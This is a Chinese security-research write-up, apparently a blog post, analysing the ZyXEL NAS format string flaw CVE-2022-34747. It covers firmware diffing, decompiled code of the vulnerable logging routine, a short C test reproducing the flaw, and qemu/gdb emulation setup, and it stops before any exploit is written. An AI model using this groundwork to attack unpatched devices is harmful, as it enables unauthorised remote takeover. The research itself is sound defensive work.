
ZyXEL NAS CVE-2022-34747研究

更新时间:	2022/9/20 19:27
标签:	CVE-2022, NAS, ZyXEL

1. 漏洞信息


（1）漏洞公告



CVE-2022-34747 Detail


Current Description

A format string vulnerability in Zyxel NAS326 firmware versions prior to V5.21(AAZF.12)C0 could allow an attacker to achieve unauthorized remote code execution via a crafted UDP packet.



Affected model	Affected version	Patch availability
NAS326	V5.21(AAZF.11)C0 and earlier	V5.21(AAZF.12)C0
NAS540	V5.21(AATB.8)C0 and earlier	V5.21(AATB.9)C0
NAS542	V5.21(ABAG.8)C0 and earlier	V5.21(ABAG.9)C0

（2）漏洞发现者



Ilya Shaposhnikov
6 Sep at 12:40 pm

Случайно нашел в своем домашнем устройстве Zyxel NAS326 критичную 0day-уязвимость(CVSS 9.8!!!), позволяющую хакеру без авторизации получить контроль над ним всего лишь за 1 UDP-пакет с привилегиями пользователя root.

Оказалось, что уязвимым оказалось не одно, а три устройства и все их прошивки до последней версии (V5.21). Весело то, что обнаружил уязвимость всего за 30 минут изучения устройства :)

Больше информации: https://www.zyxel.com/support/Zyxel-security-advisory..

CVE: https://www.cve.org/CVERecord?id=CVE-2022-34747

[redacted]

Zyxel security advisory for format string vulnerability in NAS | Zyxel
www.zyxel.com

Luka Safonov
Проверь еще и нульбайт :)))
6 Sep at 2:46 pm Share

Dmitry Korchagin
Ты "страшный" человек Илья...)))) С тобой опасно иметь дело!!))))

伊利亚·沙波什尼科夫
9 月 6 日下午 12:40

我无意中在我的 Zyxel NAS326 家用设备中发现了一个严重的 0day 漏洞（CVSS 9.8！！！），该漏洞允许黑客在未经授权的情况下通过具有 root 用户权限的 1 个 UDP 数据包来控制它。

事实证明，不是一个，而是三个设备及其最新版本（V5.21）的所有固件都存在漏洞。有趣的是，我在研究设备的 30 分钟内发现了该漏洞 :)

更多信息：https://www.zyxel.com/support/Zyxel-security-advisory..

CVE：https ://www.cve.org /CVERecord?id=CVE-2022-34747

[redacted]

Zyxel 针对 NAS 中的格式字符串漏洞的安全公告 | 合酶
www.zyxel.com

卢卡·萨福诺夫
还要检查 nullbyte :)))
9 月 6 日下午 2:46 分享

德米特里·科尔查金
你是一个"可怕"的人伊利亚......））））和你打交道很危险！））））
9 月 13 日晚上 8:08 分享

（3）信息解读

- 格式化字符串漏洞
- 很快发现，可能是涉及客户端与NAS交互，最可能是用户名密码


由于一时间没下载到客户端 Zyxel NAS Starter Utility，手头上也没有现成的Zyxel设备，准备先从固件分析入手，找找漏洞点。
后来偶然找到一个历史版本的客户端下载地址https://download.informer.com/win-1193048272-33a2103f-6c7accc3-5f40c5b3c5be78ad33-a48a933851e40f60a-208176522-1198453462/nsa320_2.01.zip，暂且不说。

2. 发现漏洞点及搭建调试环境

（1）固件下载与Diff

https://download.zyxel.com/NAS326/firmware/NAS326_V5.21(AAZF.11)C0.zip
https://download.zyxel.com/NAS326/firmware/NAS326_V5.21(AAZF.12)C0.zip
https://download.zyxel.com/NAS540/firmware/NAS540_V5.21(AATB.9)C0.zip
https://download.zyxel.com/NAS540/firmware/NAS540_V5.21(AATB.8)C0.zip

binwalk解压后，有两个文件夹
cpio-root
ext-root
用BeyondCompare进行文件夹比较




名称(N)	大小(Z)	已修改(M)		名称(N)	大小(Z)	已修改(M)
lvm	873,416	9/8/2022 12:38:26 AM	=	lvm	873,416	9/8/2022 12:39:43 AM
lvmchange	3	9/8/2022 12:38:25 AM	=	lvmchange	3	9/8/2022 12:39:43 AM
lvmconf	7,230	9/8/2022 12:38:26 AM	=	lvmconf	7,230	9/8/2022 12:39:43 AM
lvmdiskscan	3	9/8/2022 12:38:25 AM	=	lvmdiskscan	3	9/8/2022 12:39:42 AM
lvmdump	8,834	9/8/2022 12:38:25 AM	=	lvmdump	8,834	9/8/2022 12:39:43 AM
lvmsadc	3	9/8/2022 12:38:25 AM	=	lvmsadc	3	9/8/2022 12:39:43 AM
lvmsar	3	9/8/2022 12:38:25 AM	=	lvmsar	3	9/8/2022 12:39:43 AM
lvreduce	3	9/8/2022 12:38:25 AM	=	lvreduce	3	9/8/2022 12:39:43 AM
lvremove	3	9/8/2022 12:38:25 AM	=	lvremove	3	9/8/2022 12:39:42 AM
lvrename	3	9/8/2022 12:38:26 AM	=	lvrename	3	9/8/2022 12:39:43 AM
lvresize	3	9/8/2022 12:38:25 AM	=	lvresize	3	9/8/2022 12:39:43 AM
lvs	3	9/8/2022 12:38:26 AM	=	lvs	3	9/8/2022 12:39:43 AM
lvscan	3	9/8/2022 12:38:25 AM	=	lvscan	3	9/8/2022 12:39:43 AM
mdadmstatuslog.sh	600	9/8/2022 12:38:25 AM	=	mdadmstatuslog.sh	600	9/8/2022 12:39:43 AM
mke2fs	96,812	9/8/2022 12:38:25 AM	=	mke2fs	96,812	9/8/2022 12:39:43 AM
mkfs.ext4	6	9/8/2022 12:38:26 AM	=	mkfs.ext4	6	9/8/2022 12:39:43 AM
mkntfs	466,636	9/8/2022 12:38:26 AM	=	mkntfs	466,636	9/8/2022 12:39:43 AM
mount.cifs	34,588	9/8/2022 12:38:26 AM	=	mount.cifs	34,588	9/8/2022 12:39:43 AM
mount.tntfs	89	9/8/2022 12:38:25 AM	=	mount.tntfs	89	9/8/2022 12:39:42 AM
msmtp	67,668	9/8/2022 12:38:25 AM	=	msmtp	67,668	9/8/2022 12:39:43 AM
myhotplug	10,504	9/8/2022 12:38:25 AM	=	myhotplug	10,504	9/8/2022 12:39:44 AM
netatalk	9,996	9/8/2022 12:38:25 AM	=	netatalk	9,996	9/8/2022 12:39:42 AM
nmbd	170,960	9/8/2022 12:38:25 AM	=	nmbd	170,960	9/8/2022 12:39:43 AM
nsuagent	86,592	9/8/2022 12:38:25 AM				
ntpdate	33,268	9/8/2022 12:38:25 AM	≠	ntpdate	33,268	9/8/2022 12:39:42 AM
ntpdate_agent	5,924	9/8/2022 12:38:25 AM	=	ntpdate_agent	5,924	9/8/2022 12:39:43 AM
pgrep	14,228	9/8/2022 12:38:25 AM	=	pgrep	14,228	9/8/2022 12:39:43 AM
pppd	179,824	9/8/2022 12:38:25 AM	=	pppd	179,824	9/8/2022 12:39:43 AM
pppoe	20,720	9/8/2022 12:38:26 AM	=	pppoe	20,720	9/8/2022 12:39:44 AM
print_rom_checksum.sh	1,748	9/8/2022 12:38:25 AM	=	print_rom_checksum.sh	1,748	9/8/2022 12:39:43 AM
pvchange	3	9/8/2022 12:38:25 AM	=	pvchange	3	9/8/2022 12:39:43 AM
pvck	3	9/8/2022 12:38:25 AM	=	pvck	3	9/8/2022 12:39:43 AM
pvcreate	3	9/8/2022 12:38:25 AM	=	pvcreate	3	9/8/2022 12:39:43 AM
pvdisplay	3	9/8/2022 12:38:25 AM	=	pvdisplay	3	9/8/2022 12:39:43 AM
pvmove	3	9/8/2022 12:38:25 AM	=	pvmove	3	9/8/2022 12:39:44 AM
pvremove	3	9/8/2022 12:38:25 AM	=	pvremove	3	9/8/2022 12:39:44 AM
pvresize	3	9/8/2022 12:38:25 AM	=	pvresize	3	9/8/2022 12:39:42 AM
pvs	3	9/8/2022 12:38:25 AM	=	pvs	3	9/8/2022 12:39:43 AM
pvscan	3	9/8/2022 12:38:25 AM	=	pvscan	3	9/8/2022 12:39:43 AM
pwauth	6,024	9/8/2022 12:38:25 AM	=	pwauth	6,024	9/8/2022 12:39:43 AM
quotatool	16,468	9/8/2022 12:38:25 AM	=	quotatool	16,468	9/8/2022 12:39:42 AM

重点看两类情况：
1）存在差异的文件，可初步查看二进制字节差异情况，判断是否有代码变化（排除少量比特和字符串不同的情况）。
2）查看删除的文件。
经逐一查看，定位到删除的文件/usr/sbin/nsuagent。

（2）定位漏洞点并验证

可手动查看printf、fprintf、sprintf等函数的引用，也可使用IDA格式化字符串扫描插件LazyIDA等进行扫描后逐一查看




Function name
fprintf
printf
vsnprintf
sprintf
print_cout
_imp_fprintf
_imp_printf
_imp_vsnprintf
_imp_sprintf

print

Address	Function	Format
0x14CD8	fprintf	#0x488+log_str
0x142A8	printf	[R5,#0x60]
0x14B84	sprintf	SP
0x15750	sprintf	#0
0x19958	sprintf	R5
0x1A734	sprintf	#0


Line 1 of 6

定位到一个可疑函数



```
int vul_log2file(int a1, const char *start_arg, ...)
{
  FILE *log_file; // r4
  char v4[48]; // [sp+8h] [bp-480h] BYREF
  __int64 v5; // [sp+38h] [bp-450h]
  char log_str[1036]; // [sp+70h] [bp-418h] BYREF
  const char *fmt; // [sp+47Ch] [bp-Ch]
  va_list args; // [sp+480h] [bp-8h] BYREF

  va_start(args, start_arg);
  fmt = start_arg;
  memset(log_str, 0, 0x400u);
  vsnprintf(log_str, 0x400u, fmt, args);
  if ( !sub_20F74((int)"/tmp/nsu_progress", (int)v4) && v5 > 0x80000 )
    unlink("/tmp/nsu_progress");
  log_file = (FILE *)fopen64("/tmp/nsu_progress", "a");
  fprintf(log_file, log_str);
  return fclose(log_file);
}
```

它的调用例子：




```
            vul_log2file(
              (int)controlSt,
              "[%s][%d] GOT YOU!!!!!!, pcode = %d, ip address: %s\n",
              "Run",
              1342,
              pcode,
              ip_str);
```

程序基本逻辑是通过vsnprintf获得要记录到日志文件的字符串，然后直接将字符串写到日志文件/tmp/nsu_process中。可写一个测试程序验证漏洞点的逻辑


```
#include <stdio.h>
#include <stdlib.h>
#include <stdarg.h>
void test(const char * format, ... ){
        char fmt_str[0x400]={0};
    va_list args;
    va_start (args, format);
    vsnprintf(fmt_str,0x300,format,args);

    FILE* f = fopen("/tmp/nsu_progress","a");
    if (f==NULL){
        printf("open failed!");
        return 0;
    }
    fprintf(f,fmt_str);

}
int main()
{
    char s[0x100]="%s";
        test(s,"%s%s%p%p%s%s");
    printf("Hello world\n");
    return 0;
}
```

由于最后调用fprintf的时候没有加格式化字符串，导致输入成了格式化字符串，从而导致格式化字符串漏洞。如果要触发漏洞，则要有一段可控的字符型输入。逐一查看vul_log2file的调用点：



Direction	Typ	Address	Text
Up	p	bindSocket+2AC	BL vul_log2file
Up	p	bindSocket+2D0	BL vul_log2file
Up	p	bindSocket+2F8	BL vul_log2file
Up	p	sub_16084+AC	BL vul_log2file
Up	p	sub_16084+130	BL vul_log2file
Up	p	sub_16084+1B4	BL vul_log2file
Up	p	sub_19C54+B4	BL vul_log2file
Up	p	sub_19C54+D0	BL vul_log2file
Up	p	sub_19C54+F8	BL vul_log2file
Up	p	sub_19C54+168	BL vul_log2file
Up	p	sub_19C54+1E4	BL vul_log2file
Up	p	sub_19C54+200	BL vul_log2file
Up	p	sub_19C54+228	BL vul_log2file
Up	p	sub_19FCC+174	BL vul_log2file
Up	p	sub_19FCC+240	BL vul_log2file
Up	p	sub_19FCC+34C	BL vul_log2file
Up	p	sub_19FCC+450	BL vul_log2file
Up	p	sub_19FCC+47C	BL vul_log2file
Up	p	sub_19FCC+57C	BL vul_log2file
Up	p	sub_19FCC+5B0	BL vul_log2file
Up	p	sub_19FCC+5F0	BL vul_log2file
Up	p	sub_19FCC+624	BL vul_log2file
Up	p	sub_19FCC+684	BL vul_log2file
Up	p	sub_19FCC+814	BL vul_log2file
Up	p	sub_19FCC+944	BL vul_log2file
Up	p	sub_19FCC+A88	BL vul_log2file
Up	p	sub_19FCC+BBC	BL vul_log2file
Up	p	process_udp+44	BL vul_log2file
Up	p	process_udp+BC	BL vul_log2file
Up	p	process_udp+548	BL vul_log2file
Up	p	process_udp+56C	BL vul_log2file
	p	process_udp+5C4	BL vul_log2file

发现疑似对用户名、密码进行操作的点，初步判定为漏洞触发点。由于此时还未得到客户端，准备展开对程序的逆向分析和动态调试。




```
sub_1F4C4((std::string *)&userName, (AuthPacketMy *)authPacket);
sub_1F4DC((std::string *)&passWord, (AuthPacketMy *)authPacket);
vul_log2file((int)controlSt, "username: %s, password: %s\n", userName, (const char *)passWord);
```

（3）动态调试环境搭建

将cpio-root、ext-root两个文件夹的文件合并到一起。
chroot运行

```
root@ubuntu:/home/firmware/zyxel/_521AAZF11C0.bin.extracted/cpio-root# chroot . sh
BusyBox v1.19.4 (2022-05-11 14:07:06 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

/
```

运行/usr/sbin/nsuagent，没有任何反应；疑似转入后台，查看ida，调用了deamon函数，创建后台进程。
为调试运行方便，将BL deamon指令patch掉，避免后台运行



```
.text:00012414 DC 10 9F E5                                        LDR             R1, =sub_12968 ; handler
.text:00012418 21 FF FF EB                                        BL              signal
.text:0001241C 01 00 70 E3                                        CMN             R0, #1
.text:00012420 2C 00 00 0A                                        BEQ             loc_124D8
.text:00012424 00 00 A0 E3                                        MOV             R0, #0  ; nochdir
.text:00012428 00 10 A0 E1                                        MOV             R1, R0  ; noclose
.text:0001242C 00 10 A0 E1                                        MOV             R1, R0
.text:00012430 00 00 50 E3                                        CMP             R0, #0
```


patch后，仍无法正常运行，有两类原因：

- binwalk解压后，链接库文件夹的软链接失效，为方便，直接找到库文件，拷贝、重命名、覆盖软链接文件。
- nsuagent调用了/bin/nsa400getconfig.sh，该脚本运行出错。
    - 经过分析，该脚本文件用于获取网络配置，为使本地模拟运行与实际设备尽量一致，修改此脚本文件，并修改虚拟机网卡配置


修改ubuntu虚拟机网卡接口名

```
# 关闭网卡
ip link set dev peth0 down
ifconfig peth0 down

# 修改网卡名
ip link set peth0 name eth0

# 启动网卡
ip link set dev eth0 up
ifconfig eth0 up

#本虚拟机操作
ens33 --> egiga0
ens40 --> egiga1
```


经过一番操作，大致功能运行正常



```
/ # /bin/nsa400getconfig.sh
IP type1: static
IP address1: 192.168.1.37
netmask1: 255.255.255.0
gateway1: 192.168.1.1
MAC address1: 00:0C:29:95:15:63
metric1: 5
hostname: ubuntu
autoDNS: yes
name-server-1: 192.168.1.1
name-server-2:
model name: NAS326
fwversion: NSA326
WebGUIPort: 80
NAS_ID: 00:0C:29:95:15:63
Bonding Driver Setting:
  activate: no
  mode:
PPPoE_Enable: no
PPPoE_IP: 0.0.0.0
PPPoE_Mask: 0.0.0.0
PPPoE_DNS: 0.0.0.0
PPPoE_UserID:
PPPoE_PassWd:
Time_Zone: US
totalVolSize:
totalUsedSize: 3910972
ftpPort: 21
hdAmount: 0
raidType: JBOD
revision: 0
customer: ZyXEL
pkgInstalled:
/ #
```



```
/ # /usr/sbin/nsuagent-v2
encode key length:100,MEgCQQDjb6j/qw4kcMh79gbudblJiQfPFQifI8eKyfZPssHRsFklF7QsFI8eHTV6lJhHM7RygBAJM+EQ7A1zmnBOyioXAgMBAAE=
decrypt key:74):
3048024100E36FA8FFAB0E2470C87BF606EE75B9498907CF15089F23C78AC9F64FB2C1D1B0592517B42C148F1E1D357A94984733B47280100933E110EC0D739A70
4ECA2A170203010001
ifconfig: ra0: error fetching interface information: Device not found
ifconfig: ra0: error fetching interface information: Device not found
```



```
Every 1.0s: cat tmp/nsu_progress | tail -n 20                                          ubuntu:

[InitSocket][851] start [InitSocket] with iReset: 0, m_socket: 0.
[IsWirelessEnabled][2892] strTmp: ""[InitSocket][852] m_bIsWirelessEnabled: 0, IsWirelessEnabled(): 0,
[InitSocket][865] socket result: 4, errno: 2
[InitSocket][875] bind failed: 98
[IsWirelessEnabled][2892] strTmp: ""[InitSocket][924] end [InitSocket] with m_bIsWirelessEnabled: 0.
[Run][1320] Start with m_bIsWirelessEnabled = 0
```


使用qemu-arm进行远程调试

```
./qemu-arm-static -g 3333 /usr/sbin/nsuagent-v2
gdb-multiarch usr/sbin/nsuagent-v2
target remote localhost:3333
```

3. nsuagent逆向与调试

